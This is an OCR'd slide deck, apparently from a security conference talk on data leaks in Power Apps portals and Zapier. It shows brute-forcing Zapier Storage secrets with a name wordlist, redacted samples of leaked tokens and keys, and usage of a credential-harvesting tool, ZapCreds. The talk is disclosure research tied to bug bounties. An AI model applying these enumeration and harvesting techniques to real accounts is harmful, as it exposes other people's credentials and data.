
Recall the portal url:

# Can we scale it?

Recall the portal url:

zenzen123.powerappsportals.com

Let’s use Google




# Can we scale it?

Recall the portal url:

zenzen123.powerappsportals.com

Let's use Google

Bing wins!




# Can we scale it?

Recall the portal url:

zenzen123.powerappsportals.com

Let's use ~~Google~~

Bing wins!






mbrg.io/dc30-lc#power-apps-leak

# ODATA leak - what we found

- Tens of vulnerability disclosures are in progress
- Learn more @ https://www.zenity.io/blog/the-microsoft-power-apps-portal-data-leak-revisited-are-you-safe-now/
- Found
  - PII – emails, names, calendar events
  - Secrets – API keys, authentication tokens
  - Business data – sales accounts, business contacts, vendor lists

# Can we find more exposed data?



# Can we find more exposed data?

Storage by Zapier Integrations

## Store data from code steps with StoreClient

**Last updated:** July 23, 2020

The StoreClient is a built-in utility available in both **Python** and **JavaScript** code steps that lets you store and retrieve data between Zaps or between runs of the same Zap.

### Limitations

- Any JSON serializable value can be saved.
- The secret should use UUID4 format.
- Every key must be less than 32 characters in length.
- Every value must be less than 2500 bytes.
- Only 500 keys may be saved per secret.
- Keys will expire if you do not touch them in 3 months.

Yes, Continue | Cancel

Secrets are secured by a random GUID

# Storage by Zapier API


```
{
  "where am i?": "you are at store.zapier.com",
  "------------": "------------------------------------
  "what is it?": [
    "store.zapier.com is a simple storage REST API that
    "might use to stash a bit of state. we use it to pow
    "`StoreClient` in our Code steps of Zapier - you car
    "more docs at https://zapier.com/help/code-python/ c
    "https://zapier.com/help/code/."
  ],
  "--------------": "--------------------------------
  "what can it do?": [
    "only one endpoint - GET & POST to read and write, F
    "store any value that is JSON serializable",
    "BYOS (bring your own secrets) for authentication"
  ],
  "-------------------": "----------------------------
```

```
  "------------------": "--------------------------------------------",
  "how does it work?": {
    "always provide either `?secret=12345` or `X-Secret: 12345`": "",
    "GET /api/records": [
      "will return a full object of all values stored by default.",
      "you can also specify only the keys you want via the",
      "querystring like`?key=color&key=age`."
    ],
    "POST /api/records": [
      "provide a body with a json object with keys/values you want",
      "to store like `{\"color\": \"blue\", \"age\": 29}`."
    ],
    "DELETE /api/records": [
      "completely clear all the records in this account"
    ],
    "PATCH /api/records": [
      "A data with a particular schema needs to be received.",
      "The schema specifies which action to do and with what parameters.",
      "For example {\"action\": \"increment_by\", \"data\": {\"key\": \"<key_
      "The following actions are currently supported:",
      "increment_by",
      "set_value_if",
      "remove_child_value",
      "set_child_value",
      "list_push",
      "list_pop"
    ],
    "For more about information about Storage by Zapier actions check out our
  }
}
```

# Storage by Zapier API


```
{
  "where am i?": "you are at store.zapier.com",
  "------------": "------------------------------------
  "what is it?": [
    "store.zapier.com is a simple storage REST API that
    "might use to stash a bit of state. we use it to pow
    "`StoreClient` in our Code steps of Zapier - you car
    "more docs at https://zapier.com/help/code-python/ c
    "https://zapier.com/help/code/."
  ],
  "--------------": "--------------------------------
  "what can it do?": [
    "only one endpoint - GET & POST to read and write, F
    "store any value that is JSON serializable",
    "BYOS (bring your own secrets) for authentication"
  ],
  "-------------------": "----------------------------
```

```
"                    ": "                                                    ",
'how does it work?": {
  "always provide either `?secret=12345` or `X-Secret: 12345`": "",
  "GET /api/records": [
    "will return a full object of all values stored by default.",
    "you can also specify only the keys you want via the",
    "querystring like`?key=color&key=age`."
  ],
  "POST /api/records": [
    "provide a body with a json object with keys/values you want",
    "to store like `{\"color\": \"blue\", \"age\": 29}`."
  ],
  "DELETE /api/records": [
    "completely clear all the records in this account"
  ],
  "PATCH /api/
    "A data wi                                                    ved.",
    "The schem                                                    what parameters.",
    "For examp                                                    \": {\"key\": \"<key_
    "The follo
    "increment
    "set_value
    "remove_ch
    "set_child_value",
    "list_push",
    "list_pop"
  ],
  "For more about information about Storage by Zapier actions check out our
}
}
```


'12345' is not a GUID...

# Let’s see what happens..

10177 lines (10177 sloc) | 69

```
aaliyah
aaren
aarika
aaron
aartjan
aarushi
abagael
abagail
abahri
abbas
abbe
abbey
abbi
abbie
abby
abbye
abdalla
abdallah
abdul
abdullah
abe
```

https://store.zapier.com/api/records?secret=

```
{"error": "Secrets must be valid UUID4s."}
```

# Let's see what happens.. profit!

400$ bounty

10177 lines (10177 sloc) | 69

```
1  aaliyah
2  aaren
3  aarika
4  aaron
5  aartjan
6  aarushi
7  abagael
8  abagail
9  abahri
10 abbas
11 abbe
12 abbey
13 abbi
14 abbie
15 abby
16 abbye
17 abdalla
18 abdallah
19 abdul
20 abdullah
21 abe
```

https://store.zapier.com/api/records?secret=

```
{"error": "Secrets must be valid UUID4s."}
```


```
{"1": "", "2": "", "3": "eyJ0[redacted]gA", "4": "", "Number": "APIkey"}
{"bitcoinusd": "4[redacted].19", "dedupe": "[redacted]d.com", "post1injection": "2021-05-02"}
https://[redacted]zoom.us/j/94[redacted]?pwd=[redacted]09
{"YTAuth": "perm:[redacted]r", "ZDAuth": "[redacted]r.com|[redacted]-LW7"}
```


Auth tokens, API keys, emails, phone no., crypto wallet IDs..

mbrg.io/dc30-lc#zapier-leak

zenity

# We're In.
# Time to Expand.

# Credential Sharing as a Service

Power Automate | Search for helpful resources | Environments Zenity Stage (default) | KS

Home
Action items
My flows
Create
Templates
Connectors
Data
Monitor
AI Builder
Process advisor
Solutions
Learn

New connection | Search

Connections in Zenity Stage (default)

| Name | Modified | Status |
|---|---|---|
| ConnectionToFadiStorageAccount<br>Azure Blob Storage | 10 mo ago | Connected |
| azure-sql-server.database.wind...<br>SQL Server | 8 mo ago | Connected |
| stage.com<br>Azure Blob Storage | 11 mo ago | Connected |
| stage.com<br>Microsoft Dataverse | 2 wk ago | Connected |
| Connective eSignatures<br>Connective eSignatures (preview) | 8 mo ago | Connected |
| Connective eSignatures<br>Connective eSignatures (preview) | 8 mo ago | Connected |
| 23<br>DB2 | 4 mo ago | Connected |
| File System<br>File System | 11 mo ago | Connected |
| Notifications<br>Notifications | 10 mo ago | Connected |
| Vendor Server<br>FTP | 3 mo ago | Connected |
| FTP<br>FTP | 3 mo ago | Connected |
| ba2g@gmail.com<br>Gmail | 1 wk ago | Connected |

Delivering weaponized bundle to the victim via email, web, USB, etc.

# Credential Sharing as a Service

Power Automate
Search for helpful resources
Environments
Zenity Stage (default)
KS

Home
Action items
My flows
Create
Templates
Connectors
Data
Monitor
AI Builder
Process advisor
Solutions
Learn

New connection
Search

Connections in Zenity Stage (default)

| Name | Modified | Status |
|---|---|---|
| ConnectionToFadiStorageAccount<br>Azure Blob Storage | 10 mo ago | Connected |
| azure-sql-server.database.wind...<br>SQL Server | 8 mo ago | Connected |
| stage.com<br>Azure Blob Storage | 11 mo ago | Connected |
| stage.com<br>Microsoft Dataverse | | |
| Connective eSignatures<br>Connective eSignatures (preview) | | |
| Connective eSignatures<br>Connective eSignatures (preview) | | |
| 23<br>DB2 | | |
| File System<br>File System | | |
| Notifications<br>Notifications | | |
| Vendor Server<br>FTP | | |
| FTP<br>FTP | | |
| ba2g@gmail.com<br>Gmail | 1 wk ago | Connected |

zapier

Apps

My apps
Shared with me
Custom integrations


Search apps
Add connection


Gmail
2 Connections
5 Zaps


Google Sheets
1 Connection
2 Zaps

Delivering weaponized bundle to the victim via email, web, USB, etc.

# Credential Sharing as a Service



Delivering weaponized bundle to the victim via email, web, USB, etc.

# Introducing ZapCreds

Command line

```
zapcreds --email John.Webb@mycompany.com --password password -out found_creds.csv
```

Python


```
import requests
from zapcreds.harvest import authenticate_session, get_credentials

session = requests.Session()
authenticate_session(session, "John.Webb@mycompany.com", "password")
creds = get_credentials(session)

print(creds.columns)
# Index(['account_name', 'account_owner', 'app_name', 'app_version', 'app_icon', 'connection_created', 'connection_title', 'connectio
```

